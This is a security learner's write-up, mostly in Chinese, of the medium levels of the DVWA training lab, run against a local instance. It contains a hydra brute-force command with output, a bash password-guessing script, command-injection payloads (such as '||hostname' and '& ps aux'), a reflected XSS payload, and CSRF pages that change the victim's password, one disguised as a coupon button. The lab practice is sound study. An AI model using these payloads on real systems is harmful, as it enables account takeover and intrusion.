DVWA - medium

Created By	
Created time	@February 14, 2022 2:02 PM
Last Edited	@February 17, 2022 11:58 AM
Tags	DVWA writeup
Author	
URL	
Topic	
Property	@February 14, 2022 2:02 PM

Turn on dark 🌒 mode with cmd/ctrl + shift + L


---

1. **Brute Force**
    - 觀察
    - DIY tool
    - Done
2. Command Injection
    - or
    - pipeline
    - background job
    - XSS
    - Done
3. **Cross Site Request Forgery (CSRF)**
    - Test trigger CSRF attack from other domain
        - By GET img tag
        - failed
        - By GET Form
        - Intercept and change Referer value (Tamper Data)
        - Done
        - 夠過用 Network panel 修改
        - memo:
4. File Inclusion
    - 觀察
    - Done
5. File Upload
    - 觀察
    - 更換副檔名上傳後搭配 command injection 執行檔案
    - Done
6. Insecure CAPTCHA
    - 觀察
    - 正常流程
    - change password
    - 觀察 storage
    - localstorage
    - cookie
    - 直接檢查後端實作有沒有缺陷
    - Done
    - memo
    - **CAPTCHA 怪怪的**
7. SQL-Injection
    - try

1. Brute Force


觀察

試著送出表單，後端回應的時間明顯有延遲 2 秒



一樣用 hydra 試試看

```
hydra -V \
-l admin \
-P 10-million-password-list-top-10000.txt \
-s 8086 \
-f localhost \
http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
```



```
❯ hydra -V -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PAS
S^&Login=Login:F=Username and/or password incorrect."
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-14 14:09:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get-form://localhost:8086/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect
.
[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 10000 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 2 of 10000 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 3 of 10000 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 10000 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 5 of 10000 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 6 of 10000 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234" - 7 of 10000 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "111111" - 8 of 10000 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 9 of 10000 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "dragon" - 10 of 10000 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123123" - 11 of 10000 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "baseball" - 12 of 10000 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 13 of 10000 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "football" - 14 of 10000 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 15 of 10000 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "letmein" - 16 of 10000 [child 15] (0/0)
[8086][http-get-form] host: localhost   login: admin   password: 123456
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-14 14:09:41
```

```
admin:123456
```

但在測試後發現密碼不對，代表 hydra 受到延遲的影響而誤判了，可能要刻意延遲送出才行

雖然加上了跟延遲相關的參數，hydra 用起來還是有些怪怪的，有時候找不到正確的密碼，每次結果都不同 @@，將難度調回 low 重測也是一樣 QQ，可能要用別的工具試試看

```
hydra -e ns -F -t 1 -W 5 \
-v -V \
-l admin \
-P 10-million-password-list-top-10000.txt \
-s 8086 \
-f localhost \
http-form-get \
"/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
```

```
hydra -V -t 1 -c 3 -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:use
```

DIY tool

一氣之下，決定自己寫腳本來慢慢爆破

原本考慮用 puppeteer 或 cypress 這類的測試框架來寫，但情況還沒那麼複雜，也想多練習 bash 所以就用 bash 來寫

```
#!/usr/bin/env bash
# DVWA host
HOST=http://localhost:8086
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token  | grep -oE \[a-z0-9\]+ | awk 'length >= 10'`
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"

# read each line of password list file
filename='../10-million-password-list-top-100.txt'

while read line; do
  echo "using user: $USER and password: $line"
  # enter username and password in brute force page: /vulnerabilities/brute/
  RES=`curl -L -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/?username=${USER}&password=${line}&Login=Login#"`
```

```
  if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
    printf "\n 🎉 password found: $line\n"
    exit 0
  else
    printf "\n  trying password: $line but failed.\n"
  fi

done < $filename
```

writeups/brute-force-walkthrough.sh at main · vansteki/writeups
https://github.com/vansteki/writeups/blob/main/DVWA/1.brute-force/tool/brute-force-walkthrough.sh

```
./brute-force-walkthrough.sh
```

Done

```
* Connection #0 to host localhost left intact

 😢 trying password: qwerty but failed.
using user: admin and password: password
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 127.0.0.1:8086..
.
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
> Cookie: PHPSESSID=1ugiu9votgrabahngfga89nt66; security=medium
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:32 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4422
< Content-Type: text/html;charset=utf-8
<
{ [4422 bytes data]
100  4422  100  4422    0     0   330k      0 --:--:-- --:--:-- --:--:--  863k
* Connection #0 to host localhost left intact

 🎉 password found: password
```

```
...

  trying password: 12345678 but failed.
...
  0     0    0     0    0     0      0      0 --:--:--  0:00:01 --:--:--     0* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:29 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4384
< Content-Type: text/html;charset=utf-8
<
{ [4384 bytes data]
100  4384  100  4384    0     0   2180      0  0:00:02  0:00:02 --:--:--  2188
* Connection #0 to host localhost left intact

  trying password: qwerty but failed.
using user: admin and password: password
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 127.0.0.1:8086...
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
```

```
> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
> Cookie: PHPSESSID=1ugiu9votgrabahngfga89nt66; security=medium
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:32 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4422
< Content-Type: text/html;charset=utf-8
<
{ [4422 bytes data]
100  4422  100  4422    0     0   330k      0 --:--:-- --:--:-- --:--:--  863k
* Connection #0 to host localhost left intact

 password found: password
```


---

2. Command Injection

加上 `;` 這招無效了，只好試試其他方式

假設他有做一些過濾，會移除掉一些符號，那麼如何利用合法的方式讓它執行我想要的指令？


```
8.8.8.8 && 1.1.1.1
```



看起來可行


沒有過濾 `&&` 那應該可以進一步試試

```
&& 1.1.1.1
```



失敗


```
1.1.1.1 && ls
```



多試幾次後，運氣好猜中， `||` , `|`, `&`


or

```
||hostname
```




pipeline

```
|ls
```



background job


```
&pwd
```



XSS


這邊有 client side reflected XSS

```
&echo "<script>alert(1)</script>"
```



Done

```
& ps aux | grep httpd
```



user of the web service is `www-data`

hostname is `91ab8a5e75e3`

3. Cross Site Request Forgery (CSRF)

> Medium Level
> For the medium level challenge, there is a check to see where the last requested page came from. The developer believes if it matches the current domain, it must of come from the web application so it can be trusted.
> It may be required to link in multiple vulnerabilities to exploit this vector, such as reflective XSS.

看提示有寫說後端會判斷 request 是否來自同一個網域，代表我必須在 DVWA 以外的網域建立一個惡意頁面模擬攻擊場景

現在瀏覽器也有 CORS 限制，也就是禁止不同網域的請求，因此要克服這兩個因素

跨來源資源共用（CORS） - HTTP | MDN
https://developer.mozilla.org/zh-TW/docs/Web/HTTP/CORS

要繞過 CORS 和 request 來源檢查我大概會參考到至少這兩個條件:

1. 將 request 轉為後端傳送，這樣就可以突破瀏覽器的 CORS 限制 (但前提是你需要有對方的 cookie 或 csrf token)
2. 更改 request header 裡的 `Referer` 欄位以偽照來源

但是不同域名的話就無法取得 user 的 cookie 內的 PHPSESSIONID 🤔，不知道有沒解法？

Test trigger CSRF attack from other domain

By GET img tag

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>csrf by GET</title>
</head>
<body>
set password to: 1111
<img src="http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change">
<script>
  console.log(`your cookie is: ${document.cookie}`)
</script>
</body>
</html>
```

先建立一個測試用的 server，用來放惡意攻擊頁面


```
❯ http-server
Starting up http-server, serving ./

http-server version: 14.1.0

http-server settings:
CORS: disabled
Cache: 3600 seconds
Connection Timeout: 120 seconds
Directory Listings: visible
AutoIndex: visible
Serve GZIP Files: false
Serve Brotli Files: false
Default File Extension: none

Available on:
  http://127.0.0.1:8080
  http://192.168.0.196:8080
  http://192.168.22.1:8080
  http://192.168.13.1:8080
Hit CTRL-C to stop the server
```


惡意頁面網址:

```
http://192.168.0.196:8080/get-img.html
```


瀏覽器會將 DVWA 的網址 http://localhost:8086/vulnerabilities/csrf/ 和惡頁面的網址視為不同域名

假裝是受害者被騙連到惡意網頁





failed



看來沒有效，失敗 😭，get img tag 的方式沒辦法用於不同域名的場景

By GET Form


這邊是參考別人的 writeup，做一個 GET form 從惡意頁面跳轉到目標網域的頁面

為了方便觀察就不隱藏表單了

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>csrf by POST</title>
  <script src="https://unpkg.com/axios/dist/axios.min.js"></script>
</head>
<body>
set password to: 1111

<form action="http://localhost:8086/vulnerabilities/csrf/" method="get">
  <input type="xhidden" name="password_new" value="1111"/>
  <input type="xhidden" name="password_conf" value="1111"/>
  <input type="hidden" name="Change" value="Change"/>
  <input type="submit" value="Get free coupons 💸💸💸"/>
</form>
</body>
</html>
```

塞一個 form 給受害者點下去跳轉，理論上應該是可以，但實在是太可疑了XD，會讓人起疑心 除非能夠在瞬間又跳轉到其他頁面，目前想到的可能的場景是分享,重設密碼,串這跳轉這類功面能性頁，這類功能通常是一瞬間就被重導走，而且帶有參數可以讓你指定接下來要跳轉到哪邊去

另一種場竟是我已經拿下 DVWA 網域的某個頁面，再讓受害者跳轉到這個 CSRF 頁面




```
That request didn't look correct.
```

Intercept and change Referer value (Tamper Data)

